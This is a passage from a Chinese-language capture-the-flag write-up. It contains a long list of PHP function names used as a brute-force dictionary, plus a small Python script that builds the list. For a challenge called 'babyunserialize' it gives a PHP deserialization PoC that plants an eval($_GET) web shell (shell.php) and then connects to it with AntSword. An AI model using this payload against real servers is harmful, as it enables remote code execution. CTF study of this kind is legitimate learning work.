[1035] => getimagesize

[1036] => getimagesizefromstring

[1037] => image\_type\_to\_mime\_type

[1038] => image\_type\_to\_extension

[1039] => phpinfo

[1040] => phpversion

[1041] => phpcredits

[1042] => php\_sapi\_name

[1043] => php\_uname

[1044] => php\_ini\_scanned\_files

[1045] => php\_ini\_loaded\_file

[1046] => strnatcmp

[1047] => strnatcasecmp

[1048] => substr\_count

[1049] => strspn

[1050] => strcspn

[1051] => strtok

[1052] => strtoupper

[1053] => strtolower

[1054] => strpos

[1055] => stripos

[1056] => strrpos

[1057] => strripos

[1058] => strrev

[1059] => hebrev

[1060] => hebrevc

[1061] => nl2br

[1062] => basename

[1063] => dirname

[1064] => pathinfo

[1065] => stripslashes

[1066] => stripcslashes

[1067] => strstr

[1068] => stristr

[1069] => strrchr

[1070] => str\_shuffle

[1071] => str\_word\_count

[1072] => str\_split

[1073] => strpbrk

[1074] => substr\_compare

[1075] => strcoll

[1076] => money\_format

[1077] => substr

[1078] => substr\_replace

[1079] => quotemeta

[1080] => ucfirst

[1081] => lcfirst

[1082] => ucwords

[1083] => strtr

[1084] => addslashes

[1085] => addcslashes

[1086] => rtrim

[1087] => str\_replace

[1088] => str\_ireplace

[1089] => str\_repeat

[1090] => count\_chars

[1091] => chunk\_split

[1092] => trim

[1093] => ltrim

[1094] => strip\_tags

[1095] => similar\_text

[1096] => explode

[1097] => implode

[1098] => join

[1099] => setlocale

[1100] => localeconv

[1101] => nl\_langinfo

[1102] => soundex

[1103] => levenshtein

[1104] => chr

[1105] => ord

[1106] => parse\_str

[1107] => str\_getcsv

[1108] => str\_pad

[1109] => chop

[1110] => strchr

[1111] => sprintf

[1112] => printf

[1113] => vprintf

[1114] => vsprintf

[1115] => fprintf

[1116] => vfprintf

[1117] => sscanf

[1118] => fscanf

[1119] => parse\_url

[1120] => urlencode

[1121] => urldecode

[1122] => rawurlencode

[1123] => rawurldecode

[1124] => http\_build\_query

[1125] => readlink

[1126] => linkinfo

[1127] => symlink

[1128] => link

[1129] => unlink

[1130] => exec

[1131] => system

[1132] => escapeshellcmd

[1133] => escapeshellarg

[1134] => passthru

[1135] => shell\_exec

[1136] => proc\_open

[1137] => proc\_close

[1138] => proc\_terminate

[1139] => proc\_get\_status

[1140] => proc\_nice

[1141] => rand

[1142] => srand

[1143] => getrandmax

[1144] => mt\_rand

[1145] => mt\_srand

[1146] => mt\_getrandmax

[1147] => random\_bytes

[1148] => random\_int

[1149] => getservbyname

[1150] => getservbyport

[1151] => getprotobyname

[1152] => getprotobynumber

[1153] => getmyuid

[1154] => getmygid

[1155] => getmypid

[1156] => getmyinode

[1157] => getlastmod

[1158] => base64\_decode

[1159] => base64\_encode

[1160] => password\_hash

[1161] => password\_get\_info

[1162] => password\_needs\_rehash

[1163] => password\_verify

[1164] => convert\_uuencode

[1165] => convert\_uudecode

[1166] => abs

[1167] => ceil

[1168] => floor

[1169] => round

[1170] => sin

[1171] => cos

[1172] => tan

[1173] => asin

[1174] => acos

[1175] => atan

[1176] => atanh

[1177] => atan2

[1178] => sinh

[1179] => cosh

[1180] => tanh

[1181] => asinh

[1182] => acosh

[1183] => expm1

[1184] => log1p

[1185] => pi

[1186] => is\_finite

[1187] => is\_nan

[1188] => is\_infinite

[1189] => pow

[1190] => exp

[1191] => log

[1192] => log10

[1193] => sqrt

[1194] => hypot

[1195] => deg2rad

[1196] => rad2deg

[1197] => bindec

[1198] => hexdec

[1199] => octdec

[1200] => decbin

[1201] => decoct

[1202] => dechex

[1203] => base\_convert

[1204] => number\_format

[1205] => fmod

[1206] => intdiv

[1207] => inet\_ntop

[1208] => inet\_pton

[1209] => ip2long

[1210] => long2ip

[1211] => getenv

[1212] => putenv

[1213] => getopt

[1214] => sys\_getloadavg

[1215] => microtime

[1216] => gettimeofday

[1217] => getrusage

[1218] => uniqid

[1219] => quoted\_printable\_decode

[1220] => quoted\_printable\_encode

[1221] => convert\_cyr\_string

[1222] => get\_current\_user

[1223] => set\_time\_limit

[1224] => header\_register\_callback

[1225] => get\_cfg\_var

[1226] => get\_magic\_quotes\_gpc

[1227] => get\_magic\_quotes\_runtime

[1228] => error\_log

[1229] => error\_get\_last

[1230] => error\_clear\_last

[1231] => call\_user\_func

[1232] => call\_user\_func\_array

[1233] => forward\_static\_call

[1234] => forward\_static\_call\_array

[1235] => serialize

[1236] => unserialize

[1237] => var\_dump

[1238] => var\_export

[1239] => debug\_zval\_dump

[1240] => print\_r

[1241] => memory\_get\_usage

[1242] => memory\_get\_peak\_usage

[1243] => register\_shutdown\_function

[1244] => register\_tick\_function

[1245] => unregister\_tick\_function

[1246] => highlight\_file

[1247] => show\_source

[1248] => highlight\_string

[1249] => php\_strip\_whitespace

[1250] => ini\_get

[1251] => ini\_get\_all

[1252] => ini\_set

[1253] => ini\_alter

[1254] => ini\_restore

[1255] => get\_include\_path

[1256] => set\_include\_path

[1257] => restore\_include\_path

[1258] => setcookie

[1259] => setrawcookie

[1260] => header

[1261] => header\_remove

[1262] => headers\_sent

[1263] => headers\_list

[1264] => http\_response\_code

[1265] => connection\_aborted

[1266] => connection\_status

[1267] => ignore\_user\_abort

[1268] => parse\_ini\_file

[1269] => parse\_ini\_string

[1270] => is\_uploaded\_file

[1271] => move\_uploaded\_file

[1272] => gethostbyaddr

[1273] => gethostbyname

[1274] => gethostbynamel

[1275] => gethostname

[1276] => dns\_check\_record

[1277] => checkdnsrr

[1278] => dns\_get\_mx

[1279] => getmxrr

[1280] => dns\_get\_record

[1281] => intval

[1282] => floatval

[1283] => doubleval

[1284] => strval

[1285] => boolval

[1286] => gettype

[1287] => settype

[1288] => is\_null

[1289] => is\_resource

[1290] => is\_bool

[1291] => is\_int

[1292] => is\_float

[1293] => is\_integer

[1294] => is\_long

[1295] => is\_double

[1296] => is\_real

[1297] => is\_numeric

[1298] => is\_string

[1299] => is\_array

[1300] => is\_object

[1301] => is\_scalar

[1302] => is\_callable

[1303] => pclose

[1304] => popen

[1305] => readfile

[1306] => rewind

[1307] => rmdir

[1308] => umask

[1309] => fclose

[1310] => feof

[1311] => fgetc

[1312] => fgets

[1313] => fgetss

[1314] => fread

[1315] => fopen

[1316] => fpassthru

[1317] => ftruncate

[1318] => fstat

[1319] => fseek

[1320] => ftell

[1321] => fflush

[1322] => fwrite

[1323] => fputs

[1324] => mkdir

[1325] => rename

[1326] => copy

[1327] => tempnam

[1328] => tmpfile

[1329] => file

[1330] => file\_get\_contents

[1331] => file\_put\_contents

[1332] => stream\_select

[1333] => stream\_context\_create

[1334] => stream\_context\_set\_params

[1335] => stream\_context\_get\_params

[1336] => stream\_context\_set\_option

[1337] => stream\_context\_get\_options

[1338] => stream\_context\_get\_default

[1339] => stream\_context\_set\_default

[1340] => stream\_filter\_prepend

[1341] => stream\_filter\_append

[1342] => stream\_filter\_remove

[1343] => stream\_socket\_client

[1344] => stream\_socket\_server

[1345] => stream\_socket\_accept

[1346] => stream\_socket\_get\_name

[1347] => stream\_socket\_recvfrom

[1348] => stream\_socket\_sendto

[1349] => stream\_socket\_enable\_crypto

[1350] => stream\_socket\_shutdown

[1351] => stream\_socket\_pair

[1352] => stream\_copy\_to\_stream

[1353] => stream\_get\_contents

[1354] => stream\_supports\_lock

[1355] => fgetcsv

[1356] => fputcsv

[1357] => flock

[1358] => get\_meta\_tags

[1359] => stream\_set\_read\_buffer

[1360] => stream\_set\_write\_buffer

[1361] => set\_file\_buffer

[1362] => stream\_set\_chunk\_size

[1363] => stream\_set\_blocking

[1364] => socket\_set\_blocking

[1365] => stream\_get\_meta\_data

[1366] => stream\_get\_line

[1367] => stream\_wrapper\_register

[1368] => stream\_register\_wrapper

[1369] => stream\_wrapper\_unregister

[1370] => stream\_wrapper\_restore

[1371] => stream\_get\_wrappers

[1372] => stream\_get\_transports

[1373] => stream\_resolve\_include\_path

[1374] => stream\_is\_local

[1375] => get\_headers

[1376] => stream\_set\_timeout

[1377] => socket\_set\_timeout

[1378] => socket\_get\_status

[1379] => realpath

[1380] => fnmatch

[1381] => fsockopen

[1382] => pfsockopen

[1383] => pack

[1384] => unpack

[1385] => get\_browser

[1386] => crypt

[1387] => opendir

[1388] => closedir

[1389] => chdir

[1390] => getcwd

[1391] => rewinddir

[1392] => readdir

[1393] => dir

[1394] => scandir

[1395] => glob

[1396] => fileatime

[1397] => filectime

[1398] => filegroup

[1399] => fileinode

[1400] => filemtime

[1401] => fileowner

[1402] => fileperms

[1403] => filesize

[1404] => filetype

[1405] => file\_exists

[1406] => is\_writable

[1407] => is\_writeable

[1408] => is\_readable

[1409] => is\_executable

[1410] => is\_file

[1411] => is\_dir

[1412] => is\_link

[1413] => stat

[1414] => lstat

[1415] => chown

[1416] => chgrp

[1417] => lchown

[1418] => lchgrp

[1419] => chmod

[1420] => touch

[1421] => clearstatcache

[1422] => disk\_total\_space

[1423] => disk\_free\_space

[1424] => diskfreespace

[1425] => realpath\_cache\_size

[1426] => realpath\_cache\_get

[1427] => mail

[1428] => ezmlm\_hash

[1429] => openlog

[1430] => syslog

[1431] => closelog

[1432] => lcg\_value

[1433] => metaphone

[1434] => ob\_start

[1435] => ob\_flush

[1436] => ob\_clean

[1437] => ob\_end\_flush

[1438] => ob\_end\_clean

[1439] => ob\_get\_flush

[1440] => ob\_get\_clean

[1441] => ob\_get\_length

[1442] => ob\_get\_level

[1443] => ob\_get\_status

[1444] => ob\_get\_contents

[1445] => ob\_implicit\_flush

[1446] => ob\_list\_handlers

[1447] => ksort

[1448] => krsort

[1449] => natsort

[1450] => natcasesort

[1451] => asort

[1452] => arsort

[1453] => sort

[1454] => rsort

[1455] => usort

[1456] => uasort

[1457] => uksort

[1458] => shuffle

[1459] => array\_walk

[1460] => array\_walk\_recursive

[1461] => count

[1462] => end

[1463] => prev

[1464] => next

[1465] => reset

[1466] => current

[1467] => key

[1468] => min

[1469] => max

[1470] => in\_array

[1471] => array\_search

[1472] => extract

[1473] => compact

[1474] => array\_fill

[1475] => array\_fill\_keys

[1476] => range

[1477] => array\_multisort

[1478] => array\_push

[1479] => array\_pop

[1480] => array\_shift

[1481] => array\_unshift

[1482] => array\_splice

[1483] => array\_slice

[1484] => array\_merge

[1485] => array\_merge\_recursive

[1486] => array\_replace

[1487] => array\_replace\_recursive

[1488] => array\_keys

[1489] => array\_values

[1490] => array\_count\_values

[1491] => array\_column

[1492] => array\_reverse

[1493] => array\_reduce

[1494] => array\_pad

[1495] => array\_flip

[1496] => array\_change\_key\_case

[1497] => array\_rand

[1498] => array\_unique

[1499] => array\_intersect

[1500] => array\_intersect\_key

[1501] => array\_intersect\_ukey

[1502] => array\_uintersect

[1503] => array\_intersect\_assoc

[1504] => array\_uintersect\_assoc

[1505] => array\_intersect\_uassoc

[1506] => array\_uintersect\_uassoc

[1507] => array\_diff

[1508] => array\_diff\_key

[1509] => array\_diff\_ukey

[1510] => array\_udiff

[1511] => array\_diff\_assoc

[1512] => array\_udiff\_assoc

[1513] => array\_diff\_uassoc

[1514] => array\_udiff\_uassoc

[1515] => array\_sum

[1516] => array\_product

[1517] => array\_filter

[1518] => array\_map

[1519] => array\_chunk

[1520] => array\_combine

[1521] => array\_key\_exists

[1522] => pos

[1523] => sizeof

[1524] => key\_exists

[1525] => assert

[1526] => assert\_options

[1527] => version\_compare

[1528] => ftok

[1529] => str\_rot13

[1530] => stream\_get\_filters

[1531] => stream\_filter\_register

[1532] => stream\_bucket\_make\_writeable

[1533] => stream\_bucket\_prepend

[1534] => stream\_bucket\_append

[1535] => stream\_bucket\_new

[1536] => output\_add\_rewrite\_var

[1537] => output\_reset\_rewrite\_vars

[1538] => sys\_get\_temp\_dir

[1539] => msg\_get\_queue

[1540] => msg\_send

[1541] => msg\_receive

[1542] => msg\_remove\_queue

[1543] => msg\_stat\_queue

[1544] => msg\_set\_queue

[1545] => msg\_queue\_exists

[1546] => sem\_get

[1547] => sem\_acquire

[1548] => sem\_release

[1549] => sem\_remove

[1550] => shm\_attach

[1551] => shm\_remove

[1552] => shm\_detach

[1553] => shm\_put\_var

[1554] => shm\_has\_var

[1555] => shm\_get\_var

[1556] => shm\_remove\_var

[1557] => token\_get\_all

[1558] => token\_name

[1559] => wddx\_serialize\_value

[1560] => wddx\_serialize\_vars

[1561] => wddx\_packet\_start

[1562] => wddx\_packet\_end

[1563] => wddx\_add\_vars

[1564] => wddx\_deserialize

[1565] => xml\_parser\_create

[1566] => xml\_parser\_create\_ns

[1567] => xml\_set\_object

[1568] => xml\_set\_element\_handler

[1569] => xml\_set\_character\_data\_handler

[1570] => xml\_set\_processing\_instruction\_handler

[1571] => xml\_set\_default\_handler

[1572] => xml\_set\_unparsed\_entity\_decl\_handler

[1573] => xml\_set\_notation\_decl\_handler

[1574] => xml\_set\_external\_entity\_ref\_handler

[1575] => xml\_set\_start\_namespace\_decl\_handler

[1576] => xml\_set\_end\_namespace\_decl\_handler

[1577] => xml\_parse

[1578] => xml\_parse\_into\_struct

[1579] => xml\_get\_error\_code

[1580] => xml\_error\_string

[1581] => xml\_get\_current\_line\_number

[1582] => xml\_get\_current\_column\_number

[1583] => xml\_get\_current\_byte\_index

[1584] => xml\_parser\_free

[1585] => xml\_parser\_set\_option

[1586] => xml\_parser\_get\_option

[1587] => utf8\_encode

[1588] => utf8\_decode

[1589] => xmlwriter\_open\_uri

[1590] => xmlwriter\_open\_memory

[1591] => xmlwriter\_set\_indent

[1592] => xmlwriter\_set\_indent\_string

[1593] => xmlwriter\_start\_comment

[1594] => xmlwriter\_end\_comment

[1595] => xmlwriter\_start\_attribute

[1596] => xmlwriter\_end\_attribute

[1597] => xmlwriter\_write\_attribute

[1598] => xmlwriter\_start\_attribute\_ns

[1599] => xmlwriter\_write\_attribute\_ns

[1600] => xmlwriter\_start\_element

[1601] => xmlwriter\_end\_element

[1602] => xmlwriter\_full\_end\_element

[1603] => xmlwriter\_start\_element\_ns

[1604] => xmlwriter\_write\_element

[1605] => xmlwriter\_write\_element\_ns

[1606] => xmlwriter\_start\_pi

[1607] => xmlwriter\_end\_pi

[1608] => xmlwriter\_write\_pi

[1609] => xmlwriter\_start\_cdata

[1610] => xmlwriter\_end\_cdata

[1611] => xmlwriter\_write\_cdata

[1612] => xmlwriter\_text

[1613] => xmlwriter\_write\_raw

[1614] => xmlwriter\_start\_document

[1615] => xmlwriter\_end\_document

[1616] => xmlwriter\_write\_comment

[1617] => xmlwriter\_start\_dtd

[1618] => xmlwriter\_end\_dtd

[1619] => xmlwriter\_write\_dtd

[1620] => xmlwriter\_start\_dtd\_element

[1621] => xmlwriter\_end\_dtd\_element

[1622] => xmlwriter\_write\_dtd\_element

[1623] => xmlwriter\_start\_dtd\_attlist

[1624] => xmlwriter\_end\_dtd\_attlist

[1625] => xmlwriter\_write\_dtd\_attlist

[1626] => xmlwriter\_start\_dtd\_entity

[1627] => xmlwriter\_end\_dtd\_entity

[1628] => xmlwriter\_write\_dtd\_entity

[1629] => xmlwriter\_output\_memory

[1630] => xmlwriter\_flush

[1631] => zip\_open

[1632] => zip\_close

[1633] => zip\_read

[1634] => zip\_entry\_open

[1635] => zip\_entry\_close

[1636] => zip\_entry\_read

[1637] => zip\_entry\_filesize

[1638] => zip\_entry\_name

[1639] => zip\_entry\_compressedsize

[1640] => zip\_entry\_compressionmethod

[1641] => dl

[1642] => cli\_set\_process\_title

[1643] => cli\_get\_process\_title

"""

t=re.findall("\[.\*?\] => (.\*?)\n",s,re.S)


f=open("function.txt","w")

for x in t:


f.write(x+"\n")

f.close()

进行poc的设置，导入字典




然后爆破，发现有很多函数都可以触发，这样就得到了flag




**19 babyunserialize:**

扫目录得到备份文件



找链子，发现可以文件写入



构造poc：

<?php

namespace DB{

class Jig {

protected $data=['shell.php'=>['<?php eval($\_GET[1]);?>']],$dir="./",$lazy=1;

}

}


namespace{

$a= new DB\Jig;


echo urlencode(serialize($a));

}

蚁剑连上



